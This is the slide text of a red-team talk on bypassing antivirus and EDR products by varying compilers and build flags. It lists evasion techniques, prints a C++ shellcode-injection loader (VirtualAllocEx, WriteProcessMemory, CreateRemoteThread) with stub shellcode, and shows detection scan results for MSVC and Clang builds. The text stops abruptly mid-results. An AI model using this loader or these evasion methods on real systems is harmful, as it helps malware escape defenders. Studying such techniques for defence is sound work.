TALES OF AV/EDR BYPASS:

OVERCOMING DETECTION WITH COMPILERS

Meet the Speaker: John Stigerwalt (Stigs)

- Experienced IT Professional
- Specialist in Red Teaming
- Owner, White Knight Labs
- Passionate about Cybersecurity
- Adventurer and Lifelong Learner
- Skydiving, Running, Father

White Knight Labs – Our Story

- Who We Are
- Our Mission
- Our Expertise
- What makes us different (Greg and John)

Agenda: What We’ll Cover

- AV Bypassing
- Compiler Overview
- Compiler Examples

Understanding Compilers: An Essential Skill in Malware Development

The Basics

- Malware developers must possess a deep understanding of compilers.
- Compilers are fundamental tools in crafting effective and evasive malware.

Compiler Basics

- Compilers translate high-level programming languages into machine code.
- Understanding compiler behavior enables precise control over code generation.

Compiler Optimization

- Optimized code runs efficiently and is less conspicuous.
- Malware optimized for performance can execute faster, reducing detection windows.

Understanding Compilers: An Essential Skill in Malware Development

Tailoring for Target Systems

- Different compilers and compiler options produce varying binary outputs.
- Adapting code to specific systems can evade signature-based detection.

Avoiding Suspicion

- Malware developers must blend in with legitimate software.
- Understanding compilers helps create malware that appears benign.

Bypassing AV/EDR: A Two-Fold Approach

Static Detection:

- Static detection refers to security measures that analyze code without executing it.

Here's how we bypass it:

- **Code Obfuscation**: Hiding the true intent of code.
- **Polymorphic Code**: Generating unique code variants.
- **Signature Evasion**: Avoiding known threat signatures.

Bypassing AV/EDR: A Two-Fold Approach

Dynamic Detection Bypass:

- Dynamic detection involves analyzing code during execution.

Here's our approach to bypassing dynamic detection:

- **API Unhooking:** Disrupting the hooks placed on system calls.
- **API Hashing:** Masking the API calls to avoid detection.
- **Indirect/Direct System Calls:** Employing alternative methods to invoke system calls.

What If: Bypassing AV/EDR with Compliers

What If:

- Imagine a scenario where we could turn compilers, the very tools used for code creation, into our allies for bypassing AV/EDR systems. What if we told you that this intriguing concept is not just hypothetical?

The Key Question:

- Can Compilers Reshape the Game?

The Hard Truth

- Who here has Git Cloned a project that has a Visual Studio project or make file?
- Who here has actually looked at compiler flags from the public projects?
- Who here has changed build tactics with public projects to help prevent detections?
- Who here has built engagement payloads with the same compiler for the last 3 years?

Setting up the Test Environment

Before we dive into the fascinating world of compiler tactics, let's ensure we have a solid test environment in place. We'll be using a C++ code called '**GregsbestFriend**' as a test case.

Key Components:

- Preparing the Test Environment
- Understanding '**GregsbestFriend**'
- Testing Parameters and Compilers
- Payloads (Metasploit Calc & Cobalt Strike C2)

Meet GregsBestFriend: A Compilers Ally

Introduction:

Allow us to introduce you to '**GregsBestFriend**,' a versatile tool in our arsenal for bypassing AV/EDR systems. It's more than just code; it's a strategy.


Key Points:

Purpose: Bypassing AV/EDR Systems

Compiler Diversity: Breaking Away from the Norm

Results: Varied Executables for Enhanced Stealth

GregsBestFriend Codebase



```
void shellcode() // Define the shellcode function
{
    unsigned char shellcode[] = "\xeb\x27\x5b\x53\x5f\xb0"; // Define an array of bytes to hold the shellcode
    HANDLE processHandle; // Declare a HANDLE variable to hold the process handle
    HANDLE remoteThread; // Declare a HANDLE variable to hold the remote thread handle
    PVOID remoteBuffer; // Declare a PVOID variable to hold the remote buffer address

    DWORD pnameid = GetCurrentProcessId(); // Get the ID of the current process
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pnameid); // Open the current process with all access rights
    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL); // Write the shellcode to the remote
    remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL); // Create
    CloseHandle(processHandle); // Close the process handle
    system("pause"); // Pause the program execution to allow the user to see the output
    //return 0; // The function does not return a value
}
```

Online Testing Platforms

To evaluate the effectiveness of GregsBestFriend, we'll start by uploading it to online testing platforms. These platforms provide valuable insights into potential detections.

Testing Platforms:

- https://antiscan.me/
- https://kleenscan.com/
- https://www.virustotal.com

AV/EDR Systems Testing

In addition to online testing platforms, we'll be subjecting **GregsBestFriend** to the scrutiny of three reputable AV/EDR (Antivirus/Endpoint Detection and Response) systems.

AV/EDR Systems:

- Sophos
- SentinelOne
- CrowdStrike

Complier Battle: GNU vs MSVC

In our exploration of compiler tactics, let's delve into the battle between GNU and MSVC (Microsoft Visual C++) compilers. We'll analyze the strengths and differences of these two giants.

GNU Compiler (gcc/g++)

- Open-source and cross-platform
- Extensive language support
- Optimization capabilities
- Code size is larger

MSVC (Microsoft Visual C++) Compiler

- Integrated with Visual Studio
- Windows-centric
- Strong Windows API integration
- Code size is smaller


Compiler Overview: CL.exe (Microsoft Visual C++ Compiler)

- **Compiler Type**: Microsoft's C/C++ compiler.
- **Purpose**: Used for compiling C and C++ source code into executable programs on Windows.
- **Development Environment**: Part of Microsoft Visual Studio, but also available as a standalone tool.
- **Optimization**: Provides various optimization options for generating efficient code.

Build Command Example:

```
Cl.exe gregsbestfriend.cpp
```

Base Cl.exe (MSVC) Detections




28 security vendors and no sandboxes flagged this file as malicious

ac388d4c84f7ad5955c5ed701205cc37b558725c6546466e2c96eb382ac54a3a

GregsBestFriend.exe

Base Cl.exe (MSVC) Detections - Kleenscan




Scan result:	This file was detected by [15 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	110592 bytes
Analysis date:	2023-09-09 | 09:37:18
CRC32:	a7fdcbdf
MD5:	c9b2a5b985ce88e1403272bc71a09610
SHA-1:	a6a2c4e6e4a1125781dac55ea4a53be7c10787ba
SHA-2:	ac388d4c84f7ad5955c5ed701205cc37b558725c6546466e2c96eb382ac54a3a
SSDEEP:	1536:4xh8lBArFFXm+p1nxOTU9erVUYyCSo1rfXwBtUR4OX+YsWrdQ9dlvn3yBq:4xh1rFLx+DpU0D1zgBtrOulgdn3yBq

Compiler Overview: Clang++ (LLVM)

- **Compiler Type**: Clang, a C/C++ compiler front end for the LLVM project.
- **Purpose**: Compiles C and C++ source code into executables while emphasizing safety and performance.
- **Development Environment**: Part of the LLVM project; can be used in various IDEs and on the command line.
- **Optimization**: Offers advanced optimization options to generate efficient code.

Clang++.exe gregsbestfriend.cpp gregsbestfriend.exe

Base Clang++ (LLVM) Detections



30

